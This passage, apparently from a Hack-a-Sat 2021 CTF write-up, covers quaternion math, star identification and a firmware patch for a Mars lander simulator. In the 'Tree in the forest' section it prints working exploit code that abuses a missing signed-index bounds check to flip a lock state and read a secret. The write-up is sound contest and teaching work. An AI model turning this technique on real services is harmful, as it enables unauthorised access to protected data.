 ↪  0.8091797771774867 99.31384608498823
2021177.103100 SAT6 FIRE -0.26820616353891574 -0.5545868652137866 0.0
 ↪  0.7877175018825479 92.30196571580689
2021177.113300 SAT8 FIRE 0.23706923480408582 -0.5733943021241956 0.0
 ↪  0.7842302928355369 94.94314345385624
2021177.120900 SAT7 FIRE 0.005388738627390378 -0.6109260051748201 0.0
 ↪  0.7916693613479944 99.55831512123827
2021177.130700 SAT9 FIRE 0.22034882614277915 -0.5590178923638777 0.0
 ↪  0.7993405975143183 92.52305252580292
```

Fortunately, we didn't give up, and finally obtained the flag:

```
52 pieces of space junk have been vaporized! Nice work!
flag{bravo793484oscar2:GMQZwtvSaQe5PvLaLSPftogi513Yex-hl3gE16A-dgnEEWkuMbMES2owZoE
↪  GDvJzQLgxRA7RJ1xj_jXOeE_Qmkw}
```

## 3.3 Quaternion

- **Category:** Deck 36, Main Engineering
- **Points:** 49
- **Solves:** 92

### 3.3.1 Write-up

*Write-up by Solar Wine team*

```
            QUATERNION
            CHALLANGE

               z
               |
             __|____
            /  |   /|
  ______   /______/ |    ______
 |      |==|      | ====|      |---y
 |______|  |  /   | /   |______|
           |_/____|/
            /
           /                   /x
          x               z_ _ /
        Satellite             \
          Body                 \y
         Frame              J2000

A spacecraft is considered "pointing" in the direction of its z-axis or [0,0,1]
 ↪  vector in the "satellite body frame."
In the J2000 frame, the same spacecraft is pointing at [ 0.14129425 -0.98905974
 ↪  0.04238827].
Determine the spacecraft attitude quaternion.
```

#### Computing the quaternion

A rotation quaternion basically holds the information of the rotation axis and the angle of rotation. Obviously they are structured in a such a way that they have useful properties for doing quick computations.

The imaginary part of the quaternion uses the rotation axis. It can be determined using a cross product. Both the real and imaginary part of the quaternion use the arccosine of the rotation angle, it can be determined using the dot product.

The following formulas have been used to compute the quaternion asked:

$$q_r = \sqrt{\frac{1 + \vec{v} \cdot \vec{u}}{2}}$$

**Figure 2:** Qr

$$\vec{q}_i = \sqrt{\frac{1 - \vec{v} \cdot \vec{u}}{2}} \frac{\vec{v} \wedge \vec{u}}{\|\vec{v} \wedge \vec{u}\|}$$

**Figure 3:** Qi

#### Solution

A simple python script will do the computation for us:

```python
import numpy as np

a = [0, 0, 1]
b = [0.14129425, -0.98905974,  0.04238827]

axis = np.cross(a, b)
axis /= np.linalg.norm(axis)
arc = np.dot(a, b)

qr = np.sqrt((1 + arc) / 2)
qi = np.sqrt((1 - arc) / 2) * axis

for e in qi:
    print(e)
print(qr)
```

Filling in the result, we obtain the following flag

```
flag{papa270505oscar2:GCiJZjD3KHSws0niO_Kp7nGGsp4MpXnlzH4Z5C-TP0mKP-uYZtsJtTFXQkik⌋
↪ lRzfOC_lU0AWRTq7LAlTjAohwEU}
```

## 3.4 Hindsight

- **Category:** Deck 36, Main Engineering
- **Points:** 116
- **Solves:** 32
- **Description:**

> Revenge of the space book!

> Due to budget cutbacks, the optical sensor on your satellite was made with parts from the flea market. This sensor is terrible at finding stars in the field of view. Readings of individual positions of stars is very noisy. To make matters worse, the sensor can't even measure magnitudes of stars either. Budget cutbacks aside, make your shareholders proud by identifying which stars the sensor is looking at based on the provided star catalog.

> Connect to the challenge on: early-motive.satellitesabove.me:5002
>
> Using netcat, you might run: nc early-motive.satellitesabove.me 5002
>
> You'll need these files to solve the challenge.
>
> https://static.2021.hackasat.com/hlvjekbpsfaw66nlrzehak730d3g

### 3.4.1 Requirements

This writeup will use:

- Python3
- pwntools: https://github.com/Gallopsled/pwntools
- Numpy: https://numpy.org/install/

### 3.4.2 Write-up

*Write-up by Solar Wine team*

This challenge looks like the `spacebook` and `my 0x20` challenge from last year. Our past writeup is available here on the team github.

Download the provided file. We are given a single .txt file with X, Y, Z of 1733 stars.

```
$ cat catalog.txt | wc -l
1733

$ head catalog.txt
-0.4959118411830065,    0.46400050493017125,    -0.7340129271334577
0.4225331814601723,     0.8889439220693053,     0.17676089494338368
-0.9285730875015802,    0.11791058235208769,    0.3519220307641658
0.8423213235989879,     0.1951161208284196,     0.5024186373964632
-0.9445204753188363,    -0.04377849555656999,   -0.3255219117513949
-0.13989879333811078,   0.2800045950196423,     0.9497503642486412
0.47167300314561544,    0.6151660752803992,     -0.6317398815396306
0.8874842468400458,     0.4580518278467005,     0.05059876102290792
0.6088647992901426,     0.7401056233549962,     -0.28552989767043113
-0.22756062011542913,   -0.7942289536351562,    0.5633973139626124
```

This is what the service asks us when we provide it with our team ticket:

```
$ echo "ticket{echo28410zulu2:GKMF-DGuNjMOrawFCB621Jd7rRgcEysXbmmdqPz8mZTTbjhJZr7O
↪  0-roXrrdMNBcUA}" | nc early-motive.satellitesabove.me
↪  5002
Ticket please:
-0.182862,  0.110175,   0.976946
0.063510,   0.172198,   0.983013
0.099288,   -0.176080,  0.979356
-0.055440,  -0.154325,  0.986464
0.125521,   -0.002894,  0.992087
-0.218239,  -0.067029,  0.973591
-0.018649,  0.063052,   0.997836
-0.074830,  0.156673,   0.984812
-0.035332,  0.072418,   0.996748
0.083429,   -0.177233,  0.980626
0.123108,   -0.155649,  0.980111
0.026359,   0.127270,   0.991518
-0.172270,  -0.002115,  0.985048
0.095199,   0.003956,   0.995450
-0.061920,  0.246842,   0.967076
-0.165385,  -0.058480,  0.984494
-0.158970,  -0.110085,  0.981127
-0.164970,  0.059348,   0.984511
-0.046028,  -0.223992,  0.973503
0.020075,   -0.010497,  0.999743
-0.030429,  -0.254281,  0.966652
0.035188,   -0.125803,  0.991431
0.116084,   -0.088886,  0.989254
0.104716,   -0.053336,  0.993071
```

```
0.143662,   0.069087,   0.987212
-0.006348,  -0.233888,  0.972243
-0.121062,  -0.123531,  0.984928
0.235419,   -0.009800,  0.971845
-0.130585,  -0.010126,  0.991385
0.111752,   -0.184471,  0.976464
0.064663,   0.160371,   0.984936
0.108471,   0.068876,   0.991711

Index Guesses (Comma Delimited):
```

The description tells us that `This sensor is terrible at finding stars in the field of view` and `the sensor can't even measure magnitudes of stars either`. So, the output of the service seems to provide us, only the X,Y and magnitude (?) of stars from a specific position. We guessed that we couldn't use the magnitude. And we have to guess the index of at least 10 stars.

We could use our past writeup and modify it a bit.

First, convert catalog.txt into a python array.

```
$ (echo -n catalog = [; sed '/^$/d;s/^/[/;s/$/],/' catalog.txt ; echo ']') >
↪ catalog.py
```

The distance between two points A and B, in a X, Y, Z reference frame, could be calculated with:

`sqrt((Ax - Bx)^2 + (Ay - By)^2 + (Az - Bz)^2)`

Let's calculate the distance of each star with all others stars and generate it as a new catalogue.

```python
# gen_catalog.py
from math import *
from catalog import *

ROUND = 6

def calc_dist(s1, s2):
  return sqrt((s1[0]-s2[0])**2 + (s1[1]-s2[1])**2 + (s1[2]-s2[2])**2)

i = 0
new_cat = []
for s1 in catalog:
  new_cat.append([s1,[]])
  for s2 in catalog:
    d = round(calc_dist(s1,s2), ROUND)
```

```
    new_cat[i][1].append(d)
  i = i + 1

print(new_cat)
```

```
$ echo -n "catalog = " > new_catalog.py && python gen_catalog.py >> new_catalog.py
```

Now, how can we match stars? The catalog is in a celestial reference, each X, Y, Z is a dot on a sphere. The Euclidean distance between two *very close* dots on a sphere will be quite the same as the distance between the X,Y dots provided by the service. We calculate the distance between each stars given by the service and compare with our `new_catalog.py` (with a little delta error allowed).

```
# solver.py
from math import *
from new_catalog import *
import pwn
import collections, numpy

ROUND = 6
TICKET = b'ticket{echo28410zulu2:GKMF-DGuNjMOrawFCB621Jd7rRgcEysXbmmdqPz8mZTTbjhJZ
↪ r7O0-roXrrdMNBcUA}'
lines = []

def ticket():
  p.recvuntil(b'Ticket please:')
  p.sendline(TICKET)

def pass_stage(sol):
  p.sendline(sol)
  p.recvuntil(b'Left...')

def nextr():
  rez = p.recvuntil(b'(Comma Delimited):').split(b'\n')
  lines = []
  for line in rez:
    if b"," in line:
      r = line.split(b',\t')
      x = float(r[0])
      y = float(r[1])
      z = float(r[2])
      lines.append([x, y, z])
  return lines
```

```
# only use X,Y this year
def calcdist(s1, s2):
  return sqrt((s1[0]-s2[0])**2 + (s1[1]-s2[1])**2)

# make the catalog of distances from stars provided by the service
def make_d(stars):
  i = 0
  newstars = []
  for s1 in stars:
    newstars.append([s1,[]])
    for s2 in stars:
      d = round(calcdist(s1,s2), ROUND)
      if d != 0:
        newstars[i][1].append(d)

    i = i + 1
  return newstars

def get_sol(stars):
  stars_id = []
  # iterate over 30 privoded stars, because some of them won't match
  for i in range(30):
    findings = []
    f1 = stars[i]

    for d1 in f1[1]:
      for s in catalog:
        for ss in s[1]:
          if abs(d1 - ss) < 0.0005: # allowed error (selected randomly after few
           ↪  tries)
            findings.append(s[1].index(ss))

    a = numpy.array(findings)
    c = collections.Counter(a)

    bests = c.most_common(2)
    # sometimes two (or more) stars match a lot
    # only keep a star if it is the only one that match
    if bests[0][1] - bests[1][1] > 4:
      id = str(bests[0][0])
      stars_id.append(id)
      print('found: ' + id)

  return numpy.unique(stars_id)

# stars we found during the quals
```

```
# made manually after each stage
#solutions = [
#  ['180', '25',' 277', '311', '479', '51', '693', '852', '944', '979'],
#  ['136', '213', '458', '563', '575', '627', '649', '659', '699', '703', '874',
 ↪  '1014', '1086', '1255'],
#  ['51', '235', '277', '495', '715', '775', '1286', '1479', '1505', '1620',
 ↪  '1701'],
#  ['53', '213', '416', '627', '649', '682', '705', '914', '947', '1086'],
#  ['132', '369', '525', '686', '692', '769', '1145', '1242', '1253', '1402',
 ↪  '1412'],
#]

solutions = []
for i in range(6):
  p = pwn.remote('early-motive.satellitesabove.me', 5002)
  ticket()

  for s in solutions:
    print("sending > " + ','.join(s))
    p.sendline(','.join(s))
    p.recvuntil(b'Left...')

  if i == 5:
    print(p.recvuntil(b'}\n')) # get flag
    p.close()
    exit(0)

  stars = nextr()
  stars = make_d(stars)
  s = get_sol(stars)
  solutions.append(s)
  p.close()
```

Unfortunately, our script is too slow to find the answer before the timeout. We could improve it, but fortunately the output of the nc command is always the same. So, we could keep the answer and send it after renewing the connection. During the CTF, we didn't made a full automated script like the one above. Instead, we obtained data for each stage sequentially, solved it offline, and then re-connected to send the answer and get the next stage… or flag.

Running the python script, we get:

```
$ python solver.py
[+] Opening connection to early-motive.satellitesabove.me on port 5002: Done
found: 51
```

```
found: 180
found: 277
found: 311
found: 479
found: 693
found: 944
found: 992
found: 1392
found: 1470
[*] Closed connection to early-motive.satellitesabove.me port 5002
[+] Opening connection to early-motive.satellitesabove.me on port 5002: Done
sending > 1392,1470,180,277,311,479,51,693,944,992

[...]

[*] Closed connection to early-motive.satellitesabove.me port 5002
[+] Opening connection to early-motive.satellitesabove.me on port 5002: Done
sending > 1392,1470,180,277,311,479,51,693,944,992
sending > 1014,1086,1254,1255,136,213,458,563,627,649,659,699,703,874
sending > 1286,1479,1505,1701,1718,180,235,277,495,51,715,775
sending > 1086,1410,213,416,53,649,682,705,914,947
sending > 1145,1242,1253,132,1412,369,525,686,692,769
b'\nflag{echo28410zulu2:GAtsaKxfAmyoPdfoVBO0JQIPfvv1d8Habn_uqVrBN_0IvhyG9EncFRjOxI
↪ 5B2YF2ylL-yTgT7ygTvF83SgAI0qY}\n'
[*] Closed connection to early-motive.satellitesabove.me port 5002
```

# 4 Rapid Unplanned Disassembly

## 4.1 Tree in the forest

- **Category:** Rapid Unplanned Disassembly
- **Points:** 31
- **Solves:** 155
- **Description:**

```
CC=g++-9.3.0

challenge: src/parser.c
	$(CC) src/parser.c -o $@
```

> Connect to the challenge on: lucky-tree.satellitesabove.me:5008 Using netcat, you might run: nc lucky-tree.satellitesabove.me 5008 You'll need these files to solve the challenge. https://static.2021.hackasat.com/vca80g4d8hvxhpvebfh4ug3ntgck

### 4.1.1 Write-up

*Write-up by Solar Wine team*

We are given a single C++ file, implementing an UDP service handling packets with a simple format:

```
typedef struct command_header{
    short version : 16;
    short type : 16;
    command_id_type id : 32;
} command_header;
```

A few commands are defined, but only `COMMAND_GETKEYS` is implemented in `handle_message`:

```
#define COMMAND_LIST_LENGTH 10
typedef enum command_id_type {
    COMMAND_ADCS_ON =        0,
    COMMAND_ADCS_OFF =       1,
    COMMAND_CNDH_ON =        2,
    COMMAND_CNDH_OFF =       3,
    COMMAND_SPM =            4,
    COMMAND_EPM =            5,
```

```
    COMMAND_RCM =           6,
    COMMAND_DCM =           7,
    COMMAND_TTEST =         8,
    COMMAND_GETKEYS =       9, // only allowed in unlocked state
} command_id_type;
// [...]
const char* handle_message(command_header* header){
    command_id_type id = header->id;
    // Based on the current state, do something for each command
    switch(lock_state){
        case UNLOCKED:
            if (id == COMMAND_GETKEYS)
                return std::getenv("FLAG");
            else
                return "Command Success: UNLOCKED";
        default:
            if (id == COMMAND_GETKEYS)
                return "Command Failed: LOCKED";
            else
                return "Command Success: LOCKED";
    }
// [...]
```

We need to find a way to pass in the `UNLOCKED` state, but there isn't any command to do it.

Service's state is stored in two global variables, `lock_state` (a boolean stored as an integer, `UNLOCKED` is `0` and `LOCKED` is `1`) and `command_log`:

```
unsigned int lock_state;
char command_log[COMMAND_LIST_LENGTH];
```

Every time a message is handled, the associated entry of this second global variable (`command_log`) is incremented:

```
int n;
len = sizeof(cliaddr);

n = recvfrom(sockfd, (char *)buffer, sizeof(command_header), MSG_WAITALL, (struct
 ↪  sockaddr *)&cliaddr, &len);

if (n != sizeof(command_header)){ // this should never happen, due to UDP
    response << "Invalid length of command header, expected
     ↪  "<<sizeof(command_header)<<" but got "<<n<<std::endl;
} else {
```

```
    command_header* header = (command_header*)buffer;
    response<<"Command header acknowledge: version:"<<header->version<<"
     ↪  type:"<<header->type<<" id:"<<header->id<<std::endl;

    if (header->id >= COMMAND_LIST_LENGTH){
        response<<"Invalid id:"<<header->id<<std::endl;
    } else {

        // Log the message in the command log
        command_log[header->id]++;

        // Handle the message, return the response
        response<<handle_message(header)<<std::endl;

    }
```

While the upper bound of `header->id` is correctly validated, there is no check on the lower bound of this signed field:

```
001028bb                 MOV        pbVar4,qword ptr [RBP + header]
001028c2                 MOV        pbVar4,dword ptr [pbVar4 + 0x4]
001028c5                 MOV        EDX,pbVar4
001028c7                 MOVSXD     pbVar4,EDX
001028ca                 LEA        RCX,[command_log]
001028d1                 MOVZX      pbVar4,byte ptr [pbVar4 + RCX*0x1]=>command_log
001028d5                 ADD        pbVar4,0x1
001028d8                 MOV        ECX,pbVar4
001028da                 MOVSXD     pbVar4,EDX
001028dd                 LEA        RDX,[command_log]
```

By repeatedly passing a negative value in `header->id` ( `-8` ) in a way it will increment `lock_state` instead of a `command_log` entry, `lock_state` will end up wrapping to `0` and put us in `UNLOCKED` state, finally enabling `COMMAND_GETKEYS` to get the flag:

```python
payload = struct.pack('hhi', 1, 1, -8)
for i in range(0, 255):
    s.sendto(payload, (service[0], int(service[1])))
    res = s.recvfrom(1024)
    print(i, res)
    if b'UNLOCKED' in res[0]:
        payload = struct.pack('hhi', 1, 1, COMMAND_GETKEYS)
        s.sendto(payload, (service[0], int(service[1])))
        print(s.recvfrom(1024))
```

```
0 (b'Command header acknowledge: version:1 type:1 id:-8\nCommand Success:
 ↪  LOCKED\n', ('18.118.161.198', 28255))
1 (b'Command header acknowledge: version:1 type:1 id:-8\nCommand Success:
 ↪  LOCKED\n', ('18.118.161.198', 28255))
2 (b'Command header acknowledge: version:1 type:1 id:-8\nCommand Success:
 ↪  LOCKED\n', ('18.118.161.198', 28255))
[...]
253 (b'Command header acknowledge: version:1 type:1 id:-8\nCommand Success:
 ↪  LOCKED\n', ('18.118.161.198', 28255))
254 (b'Command header acknowledge: version:1 type:1 id:-8\nCommand Success:
 ↪  UNLOCKED\n', ('18.118.161.198', 28255))
(b'Command header acknowledge: version:1 type:1
 ↪  id:9\nflag{delta58516uniform2:GNLQQz1GwG3QNKO4ilOSFbN8rR0SP5VGn34ViuQbwVTcXvqS⌟
 ↪  sAQwiK6Tl8CaoMu9FXkAPSblhoDZrFGeWnO84zU}\n', ('18.118.161.198',
 ↪  28255))
```

### 4.2 Mars or Bust

- **Category:** Rapid Unplanned Disassembly
- **Points:** 146
- **Solves:** 23
- **Description:**

> hope for a soft landing
>
> Connect to the challenge on: living-hazard.satellitesabove.me:5000

When connecting to the TCP server, a single message is displayed:

> Point your browser at http://18.225.11.216:28555

On this web page, an alert pops up:

> You are an engineer supporting the Mars Polar Lander. The latest simulation data shows that the lander is going to crash on landing. Unfortunately, the lander launched 8 months ago and is close to the Red Planet already so there's not much time to reprogram the flight software. There is a small MIPS processor that controls the landing sequence that can be reprogrammed before its too late.
>
> Use the simulator to figure out the problem, binary patch the controller firmware and resimulate for a successful landing to get your flag.

On this page, it is possible to download a file, `bad.rom`, and to launch a simulation:




**Figure 4:** First try of the simulator

### 4.2.1 Write-up

*Write-up by Solar Wine team*

The web page mainly connects to a simulator service through WebSocket and displays messages in a nice interface:

```
var url = window.location.href;
var websocket_addr = "ws://" + url.split('/')[2];
let socket = new WebSocket(websocket_addr);

socket.onmessage = function(event) {
  var message = JSON.parse(event.data);

  switch(message['type']) {
    case 'data':
```

```
        position = parseFloat(message['altitude']);
        velocity = parseFloat(message['velocity']);
        fuel = parseInt(message['fuel%']);
        thrust = parseInt(message['thrust%']);
        state = parseInt(message['spacecraft_state'], 16);
        delta_time = parseFloat(message['sim_time_delta']);

        touchdown = (state >> 12) & 3;
        parachute = (state >> 10) & 3;
        legs_deployed = (state >> 8) & 3;
        backshell_ejected = (state >> 6) & 3;
        constant_velocity = (state >>4 ) & 3;
        engine_cutoff = (state >> 2) & 3;
        powered_descent = state & 3;

        document.getElementById("legs_deployed").className =
         ↪  indicator_statuses[legs_deployed];
        document.getElementById("backshell").className =
         ↪  indicator_statuses[backshell_ejected];
        document.getElementById("powered_descent").className =
         ↪  indicator_statuses[powered_descent];
        document.getElementById("constant_velocity").className =
         ↪  indicator_statuses[constant_velocity];
        document.getElementById("touchdown").className =
         ↪  indicator_statuses[touchdown];
        document.getElementById("engine_cutoff").className =
         ↪  indicator_statuses[engine_cutoff];

        velocity_chart.add_datapoint(delta_time, Math.abs(velocity));
        velocity_chart.draw_graph();

        altitude_chart.add_datapoint(delta_time, position);
        altitude_chart.draw_graph();

        fuel_bar.update_value(fuel);
        thrust_bar.update_value(thrust);

        altitude_bar.update_value(position.toFixed(1));
        velocity_bar.update_value(Math.abs(velocity.toFixed(1)));

        break;

    case 'result':
        alert(message['message']);
        enableControls();
        break;
```

```
  }
};
```

The web page extracts some data from the received `state`, and is otherwise not very interesting.

**The ROM file**

What does the provided ROM file contain? `bad.rom` contains code in 32-bit Little Endian MIPS (also known as "mips32el"). A first analysis pass enables getting how the code is loaded: the ROM code is loaded at `0xbfc00000`, some data is copied to `0xa0180000` (which is the `.data` segment, and the stack pointer is initialized to `0xa00ffffc`). This looks like the same mapping as the Launch Link challenge from last year's qualifications (write-up):

```
0xa0000000...0xa01fffff: RAM (2MB)
  0xa0000000...0xa00fffff: stack (sp initialized to the end of this zone)
  0xa0100000...0xa017ffff: heap (unused here)
  0xa0180000...0xa018059f: initialized data, from challenge.rom[0x8ef8:0x9c8c]
  0xa01805a0...0xa01fffff: uninitialized data (".bss")
0xa1010000             : Clock device
0xa2000000             : SPIM-compatible console device
0xbfc00000...0xbfc0649c: EEPROM (bad.rom)
```

With the 32-bit MIPS architecture, the virtual address space is divided in segments and all these addresses belong to the `kseg1` segment which is documented as "kernel unmapped uncacheable" (see here): it is directly the physical memory. The devices are documented in vmips's documentation: the console provides two "keyboards" (input devices) and "displays" (output devices), and the clock provides real time and simulated time.

- The debug messages are wired to "Display 1 data" (at `0xa200000c`)
- Incoming packets are received from "Keyboard 2 data" (at `0xa2000014`)
- Outgoing packets are transmitted to "Display 2 data" (at `0xa200001c`)

The ROM starts with a usual jump, followed by an interrupt handler at `0xbfc00180`:

```
    reset_handler:
bfc00000 00 01 f0 0b     j          start   ; jump to address 0xbfc00400
bfc00004 00 00 00 00     _nop
...
    interrupt_handler:
```

```
bfc00180 00 70 1b 40     mfc0      k1,EPC  ; read Exception Program Counter
bfc00184 00 00 00 00     nop
...
    start:
bfc00400 25 08 00 00     or        at,zero,zero
bfc00404 25 10 00 00     or        v0,zero,zero
bfc00408 25 18 00 00     or        v1,zero,zero
...
```

In VMIPS documentation for a SPIM-compatible console, the interrupt lines are wired as follows (“Cause bit” refers to bits in the `Cause` register, a special register read using instruction `mfc0 k0,Cause`):

```
Interrupt line 2 (Cause bit 0x0400) is wired to the Clock
Interrupt line 3 (Cause bit 0x0800) is wired to the #1 Keyboard
Interrupt line 4 (Cause bit 0x1000) is wired to the #1 Display
Interrupt line 5 (Cause bit 0x2000) is wired to the #2 Keyboard
Interrupt line 6 (Cause bit 0x4000) is wired to the #2 Display
```

In `bad.rom`, the Cause bits are used differently in the interrupt handler:

```
if (Cause & 0x007c) break(0); // halt because an exception was received
if (Cause & 0x1000) receive_from(0xa2000014); // Read Keyboard 2 data
if (Cause & 0x2000) transmit_to(0xa200001c); // Write Display 2 data
if (Cause & 0x8000) *0xa101000c = 3; // set simulated time clock
```

#### The main function

Now that the hardware is a little bit clearer, the main function of the ROM can be analyzed. It is actually quite simple: the program can be in 5 states and runs a loop where some data are first received (from “Keyboard 2”), then processed according to the state, and then some data are transmitted (to “Display 2”).

After some analysis, it appears that the input data contains 6 bytes, prefixed by bytes `a5 41 41 41... 5a`:

- The bytes at offsets 0 and 1 contains the current velocity (16-bit big endian signed integer in meters per second)
- The bytes at offsets 2 and 3 contains the current altitude (16-bit big endian signed integer in meters)

- At offset 5 there are 5 bitfields, which could be sensor measurements.

The transmitted data consists in 3 bytes: `5a`, some bits (probably used to trigger switches) and the requests thrust (in percent).

Here is the state machine which is implemented:

- When `state == 0`, the program does not do anything. According to the simulator web page, this matches the first phase when the parachute is deployed and the velocity decreases rapidly. Once the velocity reaches below 81 m/s (in absolute value), `state` is set to 1.
- When `state == 1`, the programs sets two bits in the transmitted data and set the thrust to 80%. This supposedly enables the engine ("Powered Descent") and ejects the backshell ("Backshell Ejected", in the simulator). Once bit 4 of the received data is set (probably to acknowledge something?), `state` is set to 2.
- When `state == 2`, a PID Controller is configured to regulate the descent. The parameters are located at RAM address `0xa0180560...0xa018056b` (ROM offset `0x645c...0x6467`) and are `P = 0.6, I = 0.005, D = 0.1`. Then `state` is always set to 3.
- When `state == 3`, the PID runs in order to regulate the thrust. When the altitude reaches below 40 meters, `state` is set to 4.
- When `state == 4`, the thrust is adjusted to maintain a -2.4 m/s speed: if the speed is lower (= faster), the thrust is set to 100% and if it is higher (= slower), it is set to 40%. This is the last step of the descent.

Moreover, if bit 3 of the received data is set and one of the first 3 bits (bit 0, bit 1 or bit 2) were set in the past, an unknown bit is set in the transmitted data.

While analyzing the code in Ghidra, the decompiled output seemed to contain strange constant values. In fact there was a bug in Ghidra's decompiler for 32-bit Little Endian MIPS architecture which disturbed constant `double` values used by the ROM. We reported this issue and proposed a fix to Ghidra's developers, in https://github.com/NationalSecurityAgency/ghidra/pull/3212.

When launching `bad.rom` in the simulator, the lander crashes on Mars. How could the ROM be patched in order to make the lander lands successfully?

#### Patching the firmware

Several modifications were tried to patch the firmware:

- The parameters of the PID Controller were modified in order to make the lander lands more smoothly.

- The altitude threshold (40 meters) and the target velocity (-2.4 m/s) of the last states were modified. For example when setting them to 1 meter and -0.5 m/s, “Touchdown” becomes green but this “Engine Cutoff” becomes red, so it is a failure.

After multiple tries, we guessed that the “unknown bit” which was set in the end is the “Engine Cutoff” and we modified the code of the ROM to set it when the velocity becomes higher than 0 m/s (which would mean that the launcher was about to thrust too much). Also the target velocity of the `state == 4` was changed to -1 m/s, by patching the 8 bytes located at offset `0x6474` to `00 00 00 00 00 00 f0 bf`. And this worked :)

The MIPS code which was inserted is:

```
; Replace a complex check by code running at offset 0x10
bfc05cf8  c5 e8 00 10     b           LAB_bfc00010

bfc00010  34 00 c2 c7     lwc1        f2,0x34(s8)
bfc00014  00 00 00 00     nop
bfc00018  00 00 00 00     nop
bfc0001c  00 00 00 00     nop
bfc00020  18 a0 02 3c     lui         v0,0xa018
bfc00024  00 00 00 00     nop
bfc00028  90 05 40 c4     lwc1        f0,offset DAT_a0180590(v0)
bfc0002c  00 00 00 00     nop
bfc00030  3e 00 02 46     c.le.S      f0,f2
bfc00034  00 00 00 00     nop
bfc00038  03 00 00 45     bc1f        LAB_bfc00048
bfc0003c  00 00 00 00     _nop

; If velocity >= *(float*)0xa0180590, set the unknown bit
bfc00040  01 00 02 24     li          v0,0x1
bfc00044  2a 00 c2 a3     sb          v0,0x2a(s8)

; Go back to the main code
bfc00048 35 17 00 10     b           LAB_bfc05d20
bfc0004c 00 00 00 00     _nop
```

The hexadecimal diff of the firmware is:

```
--- bad.rom.hex
+++ patched.rom.hex
@@ -1,8 +1,8 @@
 00000000: 0001 f00b 0000 0000 0000 0000 0000 0000  ................
-00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
-00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
-00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
-00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
+00000010: 3400 c2c7 0000 0000 0000 0000 0000 0000  4...............
+00000020: 18a0 023c 0000 0000 9005 40c4 0000 0000  ...<......@.....
+00000030: 3e00 0246 0000 0000 0300 0045 0000 0000  >..F.......E....
+00000040: 0100 0224 2a00 c2a3 3517 0010 0000 0000  ...$*...5.......
 00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
 00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
 00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
@@ -1485,7 +1485,7 @@
 00005cc0: 0300 4010 0000 0000 0100 0224 2600 c2a3  ..@........$&...
 00005cd0: 2200 c293 0000 0000 0700 4010 0000 0000  ".........@.....
 00005ce0: 2500 c293 0000 0000 0300 4010 0000 0000  %.........@.....
-00005cf0: 0100 0224 2600 c2a3 2700 c293 0000 0000  ...$&...'.......
+00005cf0: 0100 0224 2600 c2a3 c5e8 0010 0000 0000  ...$&...........
 00005d00: 0700 4010 0000 0000 2600 c293 0000 0000  ..@.....&.......
 00005d10: 0300 4010 0000 0000 0100 0224 2a00 c2a3  ..@........$*...
 00005d20: 5a00 0224 8014 c2a3 2900 c293 0000 0000  Z..$....).......
@@ -1605,6 +1605,6 @@
 00006440: ffff ef7f 0000 0000 0000 0000 7374 6172  ............star
 00006450: 7469 6e67 2075 700a 0000 0000 cdcc cc3d  ting up........=
 00006460: 0ad7 a33b 9a99 193f 0000 2042 0000 00c1  ...;...?.. B....
-00006470: 0000 0000 3333 3333 3333 03c0 feff ffff  ....333333......
+00006470: 0000 0000 0000 0000 0000 f0bf feff ffff  ................
 00006480: 0000 0000 0000 0000 0000 0000 0000 0000  ................
 00006490: 0000 0000 0000 0000 0000 0000            ............
```

